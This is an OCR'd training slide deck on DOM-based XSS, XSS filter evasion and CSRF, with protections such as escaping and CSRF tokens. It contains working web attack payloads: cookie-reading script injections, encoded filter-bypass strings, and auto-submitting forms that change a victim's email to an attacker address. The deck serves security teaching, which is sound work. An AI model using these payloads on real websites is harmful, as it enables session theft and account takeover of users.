Advanced Cross Site Scripting

And CSRF

Aims

- DOM Based XSS
- Protection techniques
- Filter evasion techniques
- CSRF / XSRF

Me

- Tom Hudson / @TomNomNom
- Technical Consultant / Trainer at Sky Betting & Gaming
- Occasional bug hunter
- I love questions; so ask me questions :)

Don’t Do Anything Stupid

- Never do anything without explicit permission
- The University cannot and will not defend you if you attack live websites
- We provide environments for you to hone your skills

Refresher: The Goal of XSS

- To execute JavaScript in the context of a website you do not control
- ...usually in the context of a browser you don’t control either.

Refresher: Reflected XSS

- User input from the request is outputted in a page unescaped

```
GET /?user=<script>alert(document.cookie)</script> HTTP/1.1

...

<div>User: <script>alert(document.cookie)</script></div>
```

Refresher: Stored XSS

- User input from a previous request is outputted in a page unescaped

```
POST /content HTTP/1.1

content=<script>alert(document.cookie)</script>

...time passes...

GET /content HTTP/1.1

...

<div><script>alert(document.cookie)</script></div>
```

The DOM (Document Object Model)

- W3C specification for HTML (and XML)
- A model representing the structure of a document
- Allows scripts (usually JavaScript) to manipulate the document
- The document is represented by a tree of *nodes*
  - The topmost node is called *document*
  - Nodes have *children*
- Hated by web developers everywhere

Manipulating the DOM

```
document.children[0].innerHTML = "<h1>OHAI!</h1>";


var header = document.getElementById('main-header');

header.addEventListener('click', function(){ alert(1); });
```

DOM XSS

- User requests an attacker-supplied URL
- The response *does not contain the attacker's script**
- The user's web browser still executes the attacker's script
- How?!

*It might :)

How?!

- Client-side JavaScript accesses and manipulates the DOM
- User input is taken directly from the browser
- The server might never even see the payload
  - E.g. in the case of the page ‘fragment’

An Example

```
<script>
    var name = document.location.hash.substr(1);
    document.write("Hello, " + name);
</script>
```

Sources (non-exhaustive)

- The path
  - `document.location.pathname (/users)`
- The query string
  - `document.location.search (/users?user=123&action=like)`
- The page fragment
  - `document.location.hash (/about#contact)`
- Attacker-controlled cookies
  - `document.cookie`
- Attacker-controlled local storage
  - `window.localStorage`
- Reflected (but escaped!) input in variables
  - `var user = “user\”name”;`

Sinks (also non-exhaustive)

- `document.write(x) / document.writeln(x)`
- `element.innerHTML = x`
- `document.location.href = x`
- `eval(x)`
- `setTimeout(x)`
- `setInterval(x)`
- `$(x)` (jQuery)
- `script.src = x`
- `link.href = x` (requires user interaction)
- `iframe.src = x`


Payload Types

- HTML-based (inject into the DOM)
  - `<script>alert(document.cookie)</script>`
  - `<img src=x onerror=alert(document.cookie)>`
- URI-based (inject into `src`, `href` attributes etc)
  - `javascript:alert(document.cookie)`
  - `data:text/html;<script>alert(document.cookie)</script>`
- Pure-JS (inject into execution sinks; e.g. `eval()`)
  - `alert(document.cookie)` :)


Another Example

```
<iframe id=target></iframe>

<script>
    var target = document.getElementById('target');
    target.src = document.location.search.match(/page=([^&]+)/)[1];
</script>
```



A Real Example



The Vulnerable Code

```
var redirectUrl = getUrlParameter('redir');

if (isCrossOriginFrame()) {
    window.location.href = redirectUrl;
} else {
    window.parent.location.href = redirectUrl;
}
```

https://zvault.razerzone.com/redir.html?redir=javascript:alert(document.domain)

https://hackerone.com/reports/266737

Protection

- Don’t pass user input to possible sinks where possible
- Escape all user input
  - The escaping mechanism must depend on the context!
- Use innerText instead of innerHTML
  - Or `document.createTextNode()`
- Whitelist where possible

Basic Filter Evasion

```
<script>
    var name = document.location.hash.substr(1);
    document.write("Hello, " + name.replace(/<script/gi, ""));
</script>
```

Basic Filter Evasion

```
<script>
    var name = document.location.hash.substr(1);
    document.write("Hello, " + name.replace(/<script/gi, ""));
</script>
```

Easily defeated!

```
/path#<scr<scriptipt>alert(document.cookie);</script>
```

```
/path#<img src=x onerror=alert(document.cookie)>
```

More Filter Evasion

```
<script>
    var name = document.location.hash.substr(1);
    document.write("<h1>Hello, " + name.replace(/<\/?[^>]+>/gi, "") + "</h1>");
</script>
```

More Filter Evasion

```
<script>
    var name = document.location.hash.substr(1);
    document.write("<h1>Hello, " + name.replace(/<\/?[^>]+>/gi, "") + "</h1>");
</script>
```

/path#<img src=x onerror=alert(document.cookie) alt=

```
▼<h1>
    " Hello, "
    <img src="x" onerror="alert(document.cookie)" alt="</h1">
  </h1>
```

HTML Entities

```
/path#<svg><script>&#x61;&#x6c;&#x65;&#x72;&#x74;&#x28;&#x64
;&#x6f;&#x63;&#x75;&#x6d;&#x65;&#x6e;&#x74;&#x2e;&#x63;&#x6f
;&#x6f;&#x6b;&#x69;&#x65;&#x29;</script></svg>
```

```
  "Hello, "
▼ <svg>
    <script>alert(document.cookie)</script>
  </svg>
```

Base64 Encoding

```
/?page=javascript:eval(atob('YWxlcnQoZG9jdW1lbnQuY29va2llKTs='));
```

```
> atob('YWxlcnQoZG9jdW1lbnQuY29va2llKTs=')
<· "alert(document.cookie);"
```

Avoiding Quotes

```
/?page=javascript:eval(String.fromCharCode(97,108,101,114,116,40,100
,111,99,117,109,101,110,116,46,99,111,111,107,105,101,41,59))
```

```
> String.fromCharCode(97,108,101,114,116,40,100,111,99,117,109,101,110,116,46,99,111,111,107,105,101,41,59)
<· "alert(document.cookie);"
```

Avoiding Braces

```
setTimeout`eval\u0028atob\u0028\u0022YWxlcnQoZG9jdW1lbnQuY29
va2llKTs=\u0022\u0029\u0029`;
```


=>

```
eval(atob("YWxlcnQoZG9jdW1lbnQuY29va2llKTs="))
```

https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Template_literals

Resources

- www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- github.com/wisec/domxsswiki/wiki
- github.com/cure53/browser-sec-whitepaper
- prompt.ml (challenge yourself!)
- www.jsfuck.com
- tomnomnom.uk/jspayload



Anything They Can Do, Script Can Do Better

- It’s not just about stealing cookies
- Even if all cookies are httpOnly you’ve still bypassed Same Origin Policy

```
<script>
    var r = new XMLHttpRequest();
    r.addEventListener('load', function(){
        alert(this.responseText);
    });
    r.open('GET', 'https://example.com/api');
    r.send();
</script>
```

Same Origin Policy

- JavaScript on attacker.com cannot make requests to target.com (by default)
- target.com must specify a Cross Origin Resource Sharing policy
- If you've got XSS on target.com that limitation is bypassed

Cross Site Request Forgery

- Same Origin Policy does not apply to HTML forms
- A form on attacker.com can POST data to target.com
  - The user's cookies will be sent with the request to target.com
- Example attack:
  - User is logged into target.com
  - User clicks a link to attacker.com
  - A form on attacker.com POSTs data to target.com
  - The user's cookies / credentials are sent with the request
  - The attacker has forced the user to perform an action

A Form On target.com

```
<form method=POST action=/updateuser>
    Firstname: <input type=text name=firstname>
    Lastname:  <input type=text name=lastname>
    Email:     <input type=text name=email>

    <input type=submit value=Save>
</form>
```

- A logged in user fills out their details
- User clicks ‘Save’
- Data is sent to target.com via HTTP POST
- User’s details are updated

POST Data


▼ Request Headers view source
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cache-Control: max-age=0
Connection: keep-alive
Content-Length: 48
Content-Type: application/x-www-form-urlencoded
Cookie: __cfduid=dab43be33bb3fb0b53e23002027d69a0d1502998409; secret=2oiy6k3j4hm3hyoiy324y
DNT: 1
Host: tomnomnom.uk
Origin: http://tomnomnom.uk
Referer: http://tomnomnom.uk/csrf/
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/63.0.3239.108 Safari/537.36
▼ Form Data view parsed
firstname=John&lastname=Doe&email=john%40doe.com

A Form On attacker.com

```
<form id=payload method=POST action=https://target.com/updateuser>
    <input type=text name=firstname value=Foo>
    <input type=text name=lastname value=Bar>
    <input type=text name=email value=evil@attacker.com>
</form>
<script>
    document.getElementById('payload').submit();
</script>
```

- The form submits automatically
- The values are attacker-controlled
- Now the attacker can reset the user's password :)

Mitigations

- Never use GET to perform write actions
  - CSRF with a GET requires only for a user to click a seemingly legitimate link
  - Or load a page (or email) containing an image or iframe:
    `<img src=https://target.com/?email=evil@attacker.com>`
- Check the referrer (can be brittle)
- Confirm data changes with further user input
  - E.g. “Please re-enter your password” / “Click to confirm you really want to do this”
- Use user-specific, hard to predict URLs (e.g. use UUIDs)
- Use ‘CSRF Tokens’

CSRF Tokens

```
<form method=POST action=/updateuser>
    Firstname: <input type=text name=firstname>
    Lastname:  <input type=text name=lastname>
    Email:     <input type=text name=email>

    <input type=hidden name=csrftoken value=k23mb23m4b2oig8os12125tfa2145>
    <input type=submit value=Save>
</form>
```


- Just adding that one extra value solves the problem :)
- ...as long as you do it right.

Doing It Right

- User requests a page from target.com
- target.com generates a random token and stores it against the user's session
- The token is included as a hidden value in the HTML form
- User submits the form, the token is included in the request
- target.com checks that the token matches what's stored in the user's session
- The token is removed from the user's session and never re-used
- Multiple tokens can be stored in the user's session to allow for multiple forms
- Attackers can't access the user's CSRF tokens (unless they have XSS :))

Targeting Internal Systems

- Internal systems can be targeted by CSRF attacks
- Predictable locations
  - http://192.168.0.1/admin
- Locations found from earlier reconnaissance :)
  - Admin endpoints leaked in JavaScript files
  - Found on GitHub, with Google etc



CSRF Against JSON APIs?

- target.com has a JSON API at /api
- It's usually accessed by JavaScript on target.com using XHR
- You don't have XSS so you can't bypass SOP


```
POST /api HTTP/1.1
Host: target.com
Cookie: session=12kh4kj23lk2j35kb2
Content-Type: application/json
Content-Length: 25

{"email": "john@doe.com"}
```

POSTing JSON With Forms

- Issue: target.com does not validate the Content-Type
- An attacker can use `enctype=text/plain`

```
<form id=payload method=POST action=https://target.com/api enctype=text/plain>
    <input type=text name='{"ignore' value='":0, "email": "evil@attacker.com"}'>
</form>
<script>
    document.getElementById('payload').submit();
</script>
```



Last Bit: Reflected XSS Via POST/CSRF

- Combine the two ideas :)

```
<form id=payload method=POST action=https://target.com/user>
    <input type=text name=user value='<script>alert(document.cookie)</script>'>
</form>
<script>
    document.getElementById('payload').submit();
</script>
```

Questions?